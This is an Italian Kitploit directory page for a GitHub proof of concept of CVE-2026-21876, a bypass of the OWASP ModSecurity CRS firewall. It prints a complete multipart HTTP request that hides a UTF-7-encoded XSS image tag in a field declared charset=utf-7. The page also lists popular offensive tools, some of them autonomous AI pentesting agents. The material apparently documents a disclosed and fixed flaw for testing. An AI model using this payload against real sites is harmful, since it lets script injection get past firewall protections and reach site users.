

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2026-21876 — Minimal PoC e container Docker che dimostrano un bypass WAF in OWASP ModSecurity CRS tramite la gestione del charset multipart, che porta alla consegna di payload XSS. | Kitploit
Strumenti/GitHubGitHub/mefhika120/cve-2026-21876
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebBypass WAFPenetration Testing
GitHubmefhika120/cve-2026-21876

CVE-2026-21876

Minimal PoC e container Docker che dimostrano un bypass WAF in OWASP ModSecurity CRS tramite la gestione del charset multipart, che porta alla consegna di payload XSS.

Vedi Repository
3510 mesi faNon ancora revisionato
Condividi

CVE-2026-21876 (Bypass WAF OWASP CRS)

Container docker CVE-2026-21876 + PoC minimale.

Vorrei ringraziare separatamente @airween e @fzipi per la loro rapida risposta! La correzione della vulnerabilità è stata pronta in pochissimo tempo.

PoC

POST /submit HTTP/1.1
Host: localhost
User-Agent: curl/8.17.0
Accept: */*
Origin: https://example.com
Content-Length: 367
Content-Type: multipart/form-data; boundary=------------------------cmOi6twNhVJDu76bOwDTVz

--------------------------cmOi6twNhVJDu76bOwDTVz
Content-Disposition: form-data; name="username"
Content-Type: text/plain; charset=utf-7

+ADw-img+ACA-src+AD0-x+AD4-
--------------------------cmOi6twNhVJDu76bOwDTVz
Content-Disposition: form-data; name="dummy"
Content-Type: text/plain; charset=utf-8

dummy
--------------------------cmOi6twNhVJDu76bOwDTVz--

Il valore di username non viene controllato per i caratteri non inclusi nella whitelist, il che porta al bypass del WAF.


Demo del bypass

изображение

Lo stesso payload viene bloccato qui

изображение

Riferimenti

  • Advisory di sicurezza GitHub
  • Articolo del blog sulla procedura OWASP CRS
  • La mia storia di scoperta su Medium
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    261
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    259

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






